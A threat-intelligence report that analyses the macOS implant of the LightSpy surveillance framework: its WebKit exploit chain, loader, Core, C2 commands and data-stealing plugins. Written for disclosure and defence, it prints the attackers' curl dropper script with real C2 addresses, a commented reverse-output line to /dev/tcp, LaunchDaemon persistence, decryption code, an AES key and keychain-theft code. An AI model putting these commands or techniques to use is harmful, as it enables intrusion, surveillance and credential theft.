LightSpy: Implant for macOS

Published: 2024-10-01 · Archived: 2026-04-05 15:02:34 UTC

In October 2023 we posted our research about the notorious surveillance framework LightSpy2. In our research, we proved with a high degree of confidence that both implants for Android and iOS came from the same developer and shared the same network infrastructure, but also that they were just a small part of a larger framework.

At the moment of that publication, we knew that the framework was supposed to contain implants for at least four more platforms: Windows, macOS, Linux, and so-called Router.

```
iosMod: ["phoneinfo", "location", "contacts", "camera", "audio", "browser", "intranet",
        "files", "app", "wifi", "keychain", "shell", "command", "note"],

macMod: ["phoneinfo", "files", "camera", "audio", "browser", "app", "wifi",
       "keychain", "shell", "intranet", "command"],

androidMod: ["phoneinfo", "location", "contacts", "files", "camera", "audio", "app",
       "wifi", "shell", "command"],

S13Mod: ["phoneinfo", "location", "contacts", "files", "camera", "audio", "app",
       "wifi", "shell", "command"],

windowsMod: ["phoneinfo", "files", "shell", "audio", "command"],

linuxMod: ["phoneinfo", "files", "shell", "command"],

routerMod: ["phoneinfo", "hijack", "flow", "files", "usb", "shell", "command"]
```

We believe that threat actors could gain access not only to mobile and desktop devices, but also to network devices of the following brands: Netgear, Linksys, and Asus.

```
!('linux' !== t && 'unknown' !== t || !s.includes(e))
|| (!('S13' !== this.x_phone_info.mtype || !_.includes(e))
    || (!('ios' !== t || !i.includes(e))
        || (!('ipad' !== t || ![
    'phoneinfo',
    'location',
    'contacts',
    'files',
    'screenshot',
    'app',
    'wifi',
    'keychain',
    'shell',
    'command'
].includes(e)) || ('router' === t && o.includes(e) ?
        ('Linksys' !== this.show_flow_or_hijack || 'flow' !== e) && !(![
    'Netgear',
    'Linksys',
    'Asus'
].includes(this.show_flow_or_hijack) && 'hijack' === e) :
        !('windows' !== t || !a.includes(e))
        || (!('mac' !== t || !l.includes(e))
        || !('android' !== t || !r.includes(e))))));
```

Unfortunately, we could not confirm that those platforms were supported since, at the time, we had not seen any evidence or telemetry. However, we kept tracking the threat actor group and on 21 January 2024, we got such evidence.

Since we obtained a lot of materials to share, we will publish our research as a series of connected blogs. In this report, we want to uncover all the LightSpy components related to macOS attacks. The next part will cover the recent iOS version with 28 plugins.


We are grateful to Huntress researchers team for their report highlighting the same set of LightSpy samples targeting macOS users around 2018-2020 years which was previously mistakenly reported as targeting iOS by other researchers. At the same time, we would like to extend that report with some valuable technical details we found during our investigation.


Research summary

- The Threat actor group used two publicly available exploits (CVE-2018-4233, CVE-2018-4404) to deliver implants for macOS. Part of the CVE-2018-4404 exploit is likely borrowed from Metasploit framework. macOS version 10 was targeted using those exploits.
- LightSpy for macOS supported 10 plugins to exfiltrate private information from affected desktop systems.
- The administration panel named “DNS Traffic traction analysis system” contains traces potentially related to DNS poisoning attack vector.

Background

Starting from January 11, 2024, several URLs were uploaded to VirusTotal, all containing the number "96382741" already used as a path name for LightSpy Android and iOS file hosting. The URLs pointed to HTML and JavaScript files that contained the same strings, and that were published on Github and were relevant to CVE-2018-4233 vulnerability, which was found in WebKit and targeted macOS version 10.13.3 and iOS version before 11.4.





We downloaded all the files and analysed them. Our initial hypothesis was that we faced a new campaign that could target the recent macOS version (which was not proved), but as the result of this investigation, we came to

the attack kill chain for macOS that we describe further.

Technical analysis

Initial stage

The starting point threat actor group used the same approach as for iOS implant distribution: triggering WebKit vulnerability inside Safari to perform unprivileged arbitrary code execution. For macOS, attackers used CVE-2018-4233 exploit, whose source code was published on the 18th of August 2018.

Since the vulnerability affected both iOS and macOS WebKits, both iOS and macOS implants might have been delivered in the same way for some time. The difference was in lateral local privilege escalation, which is OS-specific.

Since the RCE exploit was already documented quite well by the author and other researchers, we will not cover it in this report. However, we can say that the only objective of this exploit is to deliver the next stage payload, which is called 20004312341.png.

```
get_png('20004312341.png', true, function()
{
        var buf = this.response;
        var arrayBuf = new Uint8Array(buf);
        window.binary = arrayBuf;
        resolve('ok');
}
);
```

Intermediate downloader

This "20004312341.png" is actually MachO x86_64 binary executable file. This file is extremely small and it contains only one function "_injection".

```
void __injection(void)

{
  undefined local_98 [40];
  undefined4 *local_70;
  undefined4 local_3c;
  undefined8 local_38;
  undefined8 local_30;
  undefined *local_28;
  undefined8 local_20;
  long local_10;

  local_10 = *(long *)__got::___stack_chk_guard;
  _a12(&_c11,0x400);
  local_38 = 0xf8e;
  local_30 = 0xf98;
  local_28 = &_c11;
  local_20 = 0;
  local_3c = 0;
  __stubs::_memset(local_98,0,0x58);
  local_70 = &local_3c;
  __stubs::__spawn_via_launchd(0xf9b,&local_38,local_98,3);
  if (*(long *)__got::___stack_chk_guard == local_10) {
    return;
  }
  __stubs::___stack_chk_fail();
  do {
    invalidInstructionException();
  } while( true );
}
```

This function will decrypt 0x400 bytes which were embedded into "20004312341.png" executable and will launch resulting script using *launchd*.

There are two noteworthy elements of the "_injection" function:

- the function __spawn_via_launchd will be called with the following argument: net.saelo.hax revealing the nickname of the original author of the exploit.
- The whole function looks like a paste of the code from Metasploit framework file.

```
void _injection()
{
  const char* argv[] = {
    "/bin/bash",
    "-c",
    payload_cmd_placeholder,
    /*"open /Applications/Calculator.app/Contents/MacOS/Calculator",*/
    /*"curl http://" HOST ":" HTTP_PORT "/pwn.sh | bash > /dev/tcp/" HOST "/" TCPLOG_PORT " 2>&1",*
    0,
  };

  mach_port_t mpo = MACH_PORT_NULL;
  struct spawn_via_launchd_attr attrs;
  memset(&attrs, 0, sizeof(attrs));
  attrs.spawn_observer_port = &mpo;

  spawn_via_launchd("net.saelo.hax", argv, &attrs);
}
```

The decryption will be done using XOR, the decryption algorithm is identical to LightSpy Android plugin decryption.

```
void _a12(byte *encrypted_chunk,int enc_size)

{
  byte key;
  int array_index;
  byte decrypted_byte;

  key = 90;
  for (array_index = 0; array_index < enc_size; array_index = array_index + 1) {
    decrypted_byte = encrypted_chunk[array_index] ^ key;
    key = (char)array_index * 6 + 12 + encrypted_chunk[array_index] + key;
    encrypted_chunk[array_index] = decrypted_byte;
  }
  return;
}
```

LightSpy macOS decryption

```
public static byte[] XorDecodeMemory(byte[] in) {
    int l = in.length;
    byte[] res = new byte[l];
    byte tmp = 90;
    for (int i = 0; i < l; i++) {
        int b1 = in[i] & 255;
        int a = tmp & 255;
        res[i] = (byte) (b1 ^ a);
        tmp = (byte) (a + (i * 6) + 12 + in[i]);
    }
    return res;
}
```

LightSpy Android decryption

The resulting script is a plain Bash script that will download three more files using *curl* utility (which has been bundled with the macOS for many years).

```
curl -o /tmp/ssudo http://45.134.168.138:50001/customer/c-1664330891278/MacOS13V0-3/ssudo
&& curl -o /tmp/ddss http://103.27.109.217:52202/963852741/csm/tem1/13.0-3//ddss
&& curl -o /tmp/mac.zip http://103.27.109.217:52202/963852741/csm/tem1/13.0-3//mac.zip
&& chmod +x /tmp/ssudo
&& chmod +x /tmp/ddss
&& /tmp/ddss decode /tmp/mac.zip
&& unzip -o /tmp/mac.zip -d /tmp/
&& chmod +x /tmp/update
&& chmod 644 /tmp/update.plist
&& /tmp/ssudo mkdir /Applications/AppleUpdates
&& /tmp/ssudo mv /tmp/update /Applications/AppleUpdates
&& /tmp/ssudo mv /tmp/update.plist /Library/LaunchDaemons/update.plist
&& /tmp/ssudo chown root:wheel  /Library/LaunchDaemons/update.plist
&& /tmp/ssudo launchctl load /Library/LaunchDaemons/update.plist
&& rm -f /tmp/mac.zip && rm -f /tmp/ssudo && rm -f /tmp/ddss
```

The files downloaded are as follows:

- ssudo MachO x86_64 file. We have not downloaded that file from the control server however we believe that it could be made by compiling the following file https://github.com/saelo/pwn2own2018/blob/master/stage4/ssudo.c. Ssudo could be a local privilege escalation exploit which will help LightSpy to gain system access rights during the script execution.
- *ddss* MachO x86_64 file. This file is capable of encrypting/decrypting the file that was passed as argument. The decryption is the same as we showed above - XOR.
- *zip* - ZIP archive that contained two more files **update** and **update.plist**.

As a result, the script will decrypt and unpack mac.zip, assign root access rights on both "update" and "update.plist" child files, and archive persistence on the system using *launchecrtl*. Starting from that moment "update" binary will start during each system boot-up.

```
<?xml version="1.0"encoding="utf-8"?>
<!DOCTYPE plist PUBLIC"-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>KeepAlive</key>
        <true/>
        <key>RunAtLoad</key>
        <true/>
        <key>Label</key>
        <string>com.apple.update_tmp_agent</string>
        <key>ProgramArguments</key>
        <array>
            <string>/Applications/AppleUpdates/update</string>
        </array>
        <key>WorkingDirectory</key>
        <string>/Applications/AppleUpdates</string>
        <key>StartInterval</key>
                <integer>60</integer>
    </dict>
</plist>
```

Update (macircloader)

This file is designed to set the configuration, download, and start the LightSpy Core providing it with the corresponding C2 information.

The cybercriminals called this component "macircloader", the same naming was used inside the iOS version of the LightSpy.

```
(&objc::class_t::MyDDLog,"log:level:flag:context:file:function:line:tag:format:",1,0x1f,
 2,0,"/Users/air/work/znf_ios/mac/frame/macircloader/macircloader/Downloader.mm",
 "-[Downloader start]",0x31,0,&cf__url==nil||_handler==nil);
```

LightSpy macOS

LightSpy iOS

"Macircloader" will read the configuration embedded into its body and decrypt it using AES cipher with the key **3e2717e8b3873b29** (the same key was used for iOS version).

The configuration contains server IP addresses and ports that will be used for data exfiltration and command and control. It also contains a server path for downloading the information about the Core. The configuration will be saved into config.json file for further usage.

```
/var/containers/Bundle/AppleAppLit/                                        http://
103.43.17.53:52202/963852741/mac/                                       s10|12|174
                                                                    103.43.17.53
                       51200           /Users/Shared/update.app/Contents
                            http://103.43.17.53:50002/963852741/mac/
                        s10|12|27
                    103.43.17.53                                   50000          /Users/Shared/upd
ate.app/Contents                                                          http://103.43.17.53:5220
2/963852741/mac/                                                      s10|12|27
                                                                  103.43.17.53
              50000           /Users/Shared/update.app/Contents
                   http://103.43.17.53:52202/963852741/mac/
               s10|12|27
           103.43.17.53                                  51200          /Users/Shared/update.app/Contents
                                                            http://103.27.109.217:52202/963852741/mac
/                                                         s10|12|27
                                                      103.27.109.217
     51200
```


"Macircloader" will query the control server for two additional files:

- macversion.json – this JSON file contains the information about the Core and consists of three parameters:
    1. date – represents the date when the Core was uploaded to the control server.
    2. filename – represents the file path by which "macircloader" can access the Core for downloading.
    3. md5 – represents MD5 hash sum for integrity check.


```
{"date":"2021-06-30","filename":"C40F0D27","md5":"a381ea6193f3efd3b587c4a8e67706bf"}
```


- macmanifest.json – this JSON file contains the list of plugins for the Core with corresponding file paths and version numbers.


```
{
    "status": "0",
    "cmd": "10005",
    "data": [
        {
            "ver": "2.3.1",
            "name": "soundrecord",
            "initparam": "",
            "classpath": "AudioRecorder",
            "url": "http://103.27.109.217:52202/963852741/mac/plugins/484c8be6af1675b7",
            "md5": "d13c1140b55acc9120aa00dae223fae6"
        },
        {
            "ver": "3.2.13",
            "name": "browser",
            "initparam": "",
            "classpath": "BrowserHistory",
            "url": "http://103.27.109.217:52202/963852741/mac/plugins/7e3211e5a00d2783",
            "md5": "1c054ced14130c1f041e0f081d277bfb"
        },
        {
            "ver": "1.5.1",
            "name": "cameramodule",
            "initparam": "",
            "classpath": "CameraShot",
            "url": "http://103.27.109.217:52202/963852741/mac/plugins/26f7d6b449f01571",
            "md5": "31028fcdb5313ae7e7868df1d3f567eb"
        },
        {
```


Both files together with the embedded encrypted configuration are part of the full configuration.

"Macircloader" will download, decrypt, and run the Core and corresponding plugins using the full configuration.

The Core (framework plugin ID 10000)

During our investigation, we were able to download only one version of the Core by the following name "C40F0D27" (SHA256 ba4d77387c7b5761893ca2b1e75b2d05733d3fbfb1bb3a2bad81cfc8f641545b).

This "C40F0D27" file is an orchestrator of the whole surveillance framework.

The Core is based on at least two open-source frameworks:

- FMDB, a SQLite (https://sqlite.org/) Objective-C wrapper.
- SocketRocket (https://github.com/facebookincubator/SocketRocket) for WebSocket communication with C2.

The main goals of the Core are:

- Gathering device fingerprint.
- Establishing a full connection with the control server.
- Retrieving commands from the server, including commands to download/update plugins.

The developer has organised user-friendly logging for each executable function of the Core, for example during startup the Core file sends the following message to the C2 – “开始启动取证程序” which could be translated using Google Translate to “Start the evidence collection process”:

```
                    u__0007e8d8                                     XR
0007e8d8 00 5f cb        unicode     u"开始启动取证程序"
         59 2f 54
         a8 52 d6 ...
```

Similar to the Android version, LightSpy Core for macOS is extremely flexible in terms of configuration and command execution. Both of them use SQLite database to store control server data, commands plan, and so-called dormant control plan. The Core for macOS lacks only one database table that was used in an Android version t_app (Android specific table), all the other tables are the same.

Table name	Description
t_config	LightSpy configuration including control server address and port
t_plugin	Plugin-related information including the URL address for each plugin
t_command_record	List of shell commands to execute on the device

t_transport_control	Network configuration for each command (commands could be executed using Wi-Fi or Cellular network, or using both network types)
t_dormant_control	Timetable for each day, hour, and minute when LightSpy should operate or sleep
t_command_plan	Configuration for C2 command for the Core and plugins, including execution frequency

After the Core starts up, it creates the necessary folders by the two following paths:

- /var/containers/Bundle/AppleAppLit/
- /Users/Shared/update.app/Contents

After the Core started, it would send the list of permissions that the spyware achieved from the victim's system; however, most of them were not actual for macOS environment. For example, "CanDrawOverlays" or "ProcessOutgoingCalls" permissions are related to Android implant. Use of such a list of permissions proves that the threat actor group shared the same infrastructure for at least three types of implants: iOS, Android, and macOS versions.

When all the communication with C2 has been established, LightSpy will send extensive fingerprint information about the infected device:

Property name	**Description**
is_root	Privileged or unprivileged access rights on the device.
cpuUsage	Current CPU usage, obtained by using host_processor_info function
cpuArchitecture	CPU architecture, value of hw.cputype system property
cpuName	CPU architecture name
cpuMaxFreq	CPU maximum frequency, value of hw.cpufrequency_max system property

cpuCoresNum	Number of CPU cores, value of hw.ncpu system property
isCpu64	True if CPU has 64-bit architecture
net_type	Network type
mac	Network adapter mac address
system_version	macOS version
memTotal	Total RAM size
memAvailable	Available memory
sdTotal	HDD size
sdAvailable	HDD available size
romTotal	HDD size
romAvailable	HDD available size
metrics	Screen resolution
size	Screen size in inches
brand	Device manufacturer
apk_version	The Core version

ip	Network IP address
username	Current username
device	Current device name

Similar to the Android version, the Core for macOS had so-called dormant network control capabilities that control when the Core should wake up and exfiltrate the data or communicate with C2 and which network (Wi-Fi or cellular) the Core should use for each command.

During the investigation, it turned out that the operator was not interested in any custom working timeframes for the LightSpy macOS as the C2 returned zeroes for each weekday.

2024-04-10 04:48:06.503 sample[886:6691] receive={"status": 0, "cmd": 10013, "data": {"wed": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0], "sun": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0], "thu": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0], "tue": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0], "mon": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0], "fri": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0], "sat": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]}}

At the same time the control server provided the network configuration for each type of command:

2024-04-10 04:48:06.592 sample[886:6906] receive={"status": 0, "cmd": 10003, "data": [{"mobile": 1, "cmd": 11001, "wifi": 1}, {"mobile": 1, "cmd": 11002, "wifi": 1}, {"mobile": 1, "cmd": 11003, "wifi": 1}, {"mobile": 1, "cmd": 11004, "wifi": 1}, {"mobile": 1, "cmd": 12001, "wifi": 1}, {"mobile": 1, "cmd": 12002, "wifi": 1}, {"mobile": 1, "cmd": 12003, "wifi": 1}, {"mobile": 1, "cmd": 12004, "wifi": 1}, {"mobile": 0, "cmd": 12005, "wifi": 1}, {"mobile": 1, "cmd": 13001, "wifi": 1}, {"mobile": 1, "cmd": 13002, "wifi": 1}, {"mobile": 1, "cmd": 15001, "wifi": 1}, {"mobile": 0, "cmd": 15002, "wifi": 1}, {"mobile": 0, "cmd": 15005, "wifi": 1}, {"mobile": 0, "cmd": 15006, "wifi": 1}, {"mobile": 0, "cmd": 15007, "wifi": 1}, {"mobile": 1, "cmd": 16001, "wifi": 1}, {"mobile": 1, "cmd": 16002, "wifi": 1}, {"mobile": 1, "cmd": 17001, "wifi": 1}, {"mobile": 1, "cmd": 17002, "wifi": 1}, {"mobile": 1, "cmd": 25001, "wifi": 1}, {"mobile": 1, "cmd": 25002, "wifi": 1}, {"mobile": 1, "cmd": 25003, "wifi": 1}, {"mobile": 1, "cmd": 25004, "wifi": 1}, {"mobile": 1, "cmd": 25005, "wifi": 1}, {"mobile": 1, "cmd": 31001, "wifi": 1}, {"mobile": 1, "cmd": 32001, "wifi": 1}, {"mobile": 0, "cmd": 81001, "wifi": 1}, {"mobile": 1, "cmd": 34001, "wifi": 1}, {"mobile": 1, "cmd": 16003, "wifi": 1}, {"mobile": 1, "cmd": 16006, "wifi": 1}, {"mobile": 1, "cmd": 26001, "wifi": 1}, {"mobile": 1, "cmd": 26002, "wifi": 1}, {"mobile": 1, "cmd": 26003, "wifi": 1}, {"mobile": 1, "cmd": 26004, "wifi": 1}, {"mobile": 0, "cmd": 26005, "wifi": 1}, {"mobile": 1, "cmd": 83003, "wifi": 1}, {"mobile": 1, "cmd": 83001, "wifi": 1}, {"mobile": 1, "cmd": 83002, "wifi": 1}, {"mobile": 1, "cmd": 19003, "wifi": 1}, {"mobile": 0, "cmd": 19004, "wifi": 1}, {"mobile": 1, "cmd": 83005, "wifi": 1}, {"mobile": 1, "cmd": 18001, "wifi": 1}, {"mobile": 0, "cmd": 34002, "wifi": 1}, {"mobile": 1, "cmd": 27001, "wifi": 1}, {"mobile": 1, "cmd": 28001, "wifi": 1}, {"mobile": 1, "cmd": 28002, "wifi": 1}, {"mobile": 1, "cmd": 28003, "wifi": 1}, {"mobile": 1, "cmd": 28004, "wifi": 1}, {"mobile": 0, "cmd": 28005, "wifi": 1}, {"mobile": 0, "cmd": 82001, "wifi": 1}, {"mobile": 1, "cmd": 83004, "wifi": 1}, {"mobile": 1, "cmd": 10900, "wifi": 1}, {"mobile": 1, "cmd": 27002, "wifi": 1}, {"mobile": 1, "cmd": 27003, "wifi": 1}, {"mobile": 1, "cmd": 27004, "wifi": 1}, {"mobile": 0, "cmd": 27005, "wifi": 1}, {"mobile": 1, "cmd": 24001, "wifi": 1}, {"mobile": 1, "cmd": 24002, "wifi": 1}, {"mobile": 1, "cmd": 24003, "wifi": 1}, {"mobile": 1, "cmd": 24004, "wifi": 1}, {"mobile": 0, "cmd": 24005, "wifi": 1}], "version": "20240410194805"}

The description of the command is in the following table:

Command ID	**Description**	**Backend endpoint path**

10001	Send a heartbeat beacon once	WebSocket
10002	Send permissions list	WebSocket
10003	Update network configuration for each command	WebSocket
10004	Update command plan	WebSocket
10005	Update plugins	WebSocket
10007	Send current working plugins versions	WebSocket
10009	Used as ID for all plugins while sending their data	WebSocket
10013	Used as ID for while sending heartbeat signals	WebSocket
10015	Used while uploading the Core execution log file	WebSocket and /api/phone_file/
10016	Used while sending sleep status the Core execution log file	WebSocket
10017	Send plugin status	WebSocket
10018	Send permissions status	WebSocket
10019	Force update plugins	WebSocket

The LightSpy macOS plugins

The layout of the macOS versions of the implant is the same as for Android and iOS: The Core serves as a command dispatcher and additional plugins extend the functionality. Both the Core and plugins could be updated dynamically by a command from C2.

The list and functionality of the plugins for the macOS version differs from other implants as the target platform differs. The notable moment is that the desktop version does not cover as many exfiltration functions as the mobile version did.

During our investigation, we downloaded and analyse the following list of plugins.

Name	Version	Brief description
soundrecord	2.3.1	Sound recording plugin
browser	3.2.13	Safari and Chrome history exfiltration plugin
cameramodule	1.5.1	Camera shooting plugin
FileManage	1.3.2	File exfiltration plugin
keychain	3.1.1	Apple Key Chain contents exfiltration plugin
LanDevices	4.2.2	Local network environment exfiltration plugin
softlist	4.2.2	Current running processes list and installed software exfiltration plugin
ScreenRecorder	2.1.2	Screen recording exfiltration plugin
ShellCommand	1.3.2	Remote shell plugin
wifi	1.3.2	Wi-Fi nearby list and Wi-Fi connection history exfiltration plugin

"soundrecord" plugin (plugin ID 18000)

This plugin is capable of recording audio from the device microphone, if available. Operators can schedule a microphone recording providing the duration for how long the plugin should perform the recording. It is also possible to interrupt ongoing recording by the same command.

Command ID	Description	Backend endpoint path
18002	Start/stop microphone recording	/api/phone_file/

"browser" plugin (plugin ID 14000)

This plugin is responsible for the browser history exfiltration. Two browsers supported are Safari and Chrome. The plugin will parse the following files:

- /Library/Application Support/Google/Chrome/Default/History
- /Library/Safari/History.db

The following parameters will be exfiltrated:

- Time of the visit
- URL
- Web page title

Command ID	Description	Backend endpoint path
14001	Start browser's data exfiltration	/api/browser_history/

"cameramodule" plugin (plugin ID 19000)

This plugin is responsible for taking pictures from available video devices such as the front camera of a MacBook. For that purpose, the plugin will utilise the already deprecated macOS API class AVCaptureStillImageOutput. The resulting image will be saved as a JPEG file with the name which represents the date and time.

Command ID	Description	Backend endpoint path
19001	Take one camera shot	/api/phone_file/

"FileManage" plugin (plugin ID 15000)

This plugin is responsible for file system data exfiltration and manipulation. Operators can copy, move, and delete files and directories. There is one particularly interesting function inside this plugin - "GetAppDir".

With the help of this function operator can exfiltrate files from the three messengers: WeChat (WeiXin), Telegram, and Tencent QQ.

```
cVar1 = (*(code *)0xb098)(lVar5,"isEqualToString:",&cf_qq);
if (cVar1 == '\0') {
  cVar1 = (*(code *)0xb098)(lVar5,"isEqualToString:",&cf_wechat);
  if (cVar1 == '\0') {
    cVar1 = (*(code *)0xb098)(lVar5,"isEqualToString:",&cf_telegram);
    if (cVar1 == '\0') {
      uVar3 = 0;
      goto LAB_000054e7;
    }
    uVar3 = (*(code *)0xb098)(&objc::class_t::AppFileDir,"GetTelegramFileDir");
  }
  else {
    uVar3 = (*(code *)0xb098)(&objc::class_t::AppFileDir,"GetWeiXinFileDir");
  }
}
else {
  uVar3 = (*(code *)0xb098)(&objc::class_t::AppFileDir,"GetQQFileDir");
```

For QQ messenger the plugin will search for QQ shared app folder by package name "com.tencent.mqq" and enumerate subfolders and files by the following path names:

- Documents
- image_original
- image_thumbnail
- Audio
- ShortVideo
- FileRecv

For Telegram messenger the plugin will search the shared app folder by package name "group.ph.telegra.Telegraph" and enumerate subfolders and files by the following path name "*postbox/media*". This folder is used for caching the media files of the Telegram user.

For WeChat messenger, the plugin will search the shared app folder by package name "com.tencent.xin". Inside that shared folder it will access the "Documents" subfolder and will enumerate files inside the following subfolders:

- Audio
- Img
- Video
- OpenData

The results of gathering data as well as command execution results will be JSON objects that will be sent using SendCommandOver function, which is exported from the Core. This function will send JSON data using WebSocket connection.

Command ID	**Description**	**Backend endpoint path**
15001	Get directory tree for specified folder	WebSocket
15002	Upload to C2 specified file from victim	/api/phone_file/
15003	Download from C2 specified file to victim	Any URL
15004	Delete specified file	WebSocket
15005	Send the status of the command to C2	WebSocket
15006	Send the status of the command to C2	WebSocket
15007	Send the status of the command to C2	WebSocket
15008	Create directory by specified path	WebSocket
15009	Rename the specified file	WebSocket
15010	Move file	WebSocket
15011	Copy file	WebSocket
15012	Get directory tree for the specified messenger app (“qq”, “wechat”, “telegram”)	WebSocket

"Keychain" plugin (plugin ID 31000)

This plugin is responsible for the exfiltration of passwords, certificates, and keys from Keychain. In this way, attackers can gain access to Wi-Fi passwords as they are also stored inside the Keychain.

```
local_1a8 = *(undefined8 *)__got::_kSecClassGenericPassword;
local_1a0 = *(undefined8 *)__got::_kSecClass;
(*(code *)0xb210)(local_1b0,"setObject:forKey:");
(*(code *)0xb210)(local_1b0,"setObject:forKey:",*(undefined8 *)__got::_kSecMatchLimitAll,
                  *(undefined8 *)__got::_kSecMatchLimit);
local_198 = *(undefined8 *)__got::_kCFBooleanTrue;
local_190 = *(undefined8 *)__got::_kSecReturnAttributes;
(*(code *)0xb210)(local_1b0,"setObject:forKey:");
local_188 = *(undefined8 *)__got::_kSecAttrService;
(*(code *)0xb210)(local_1b0,"setObject:forKey:",&cf_AirPort);
local_148 = 0;
iVar2 = __stubs::_SecItemCopyMatching(local_1b0);
```

Command ID	Description	Backend endpoint path
31001	Extract keychain data	/api/keychain/

"LanDevices" (plugin ID 33000)

This plugin is responsible for basic network scanning to find all the devices within the same network to which the victim is connected. The plugin is based on SimplePing framework which is used for pinging the host and checking the availability of the corresponding device.

The plugin will calculate the list of potentially interesting devices using the IP address of the currently connected network and subnet mask. It will ping each one of them and will try to recognise the following list of parameters:

- Device brand
- Device hostname
- Device IP address
- Device mac address
- Device subnet mask

Command ID	Description	Backend endpoint path
33001	Exfiltrate nearby devices network information	/api/lan_devices/

"Softlist" plugin (plugin ID 16000)

This plugin is responsible for exfiltration of two lists:

- installed applications list;
- current running processes list.

To enumerate the installed applications the plugin will list the Applications folder and for each subfolder will try to open Info.plist which contains the application details. The following parameters will be extracted for each plist file:

- CFBundleName – human readable name of the install application
- CFBundleIdentifier – application package name
- CFBundleShortVersionString – application version

To enumerate the current running process the plugin will call "runningApplications" method from "sharedWorkspace" class. The following list of parameters will be exfiltrated:

- Process identifier,
- Process path,
- Process data path,
- Bundle name.

Command ID	Description	Backend endpoint path
16001	Exfiltrate the list of installed applications	/api/app/
16002	Exfiltrate the list of currently running processes	/api/process/

"ScreenRecorder" (plugin ID 34000)

This plugin is responsible for capturing video from the main display of the device.

Command ID	Description	Backend endpoint path
34001	Start/Stop screen capture	/api/phone_file/

"ShellCommand" (plugin ID 20000)

This plugin is responsible for providing the remote shell to the operator.

"Wifi" plugin (plugin ID 17000)

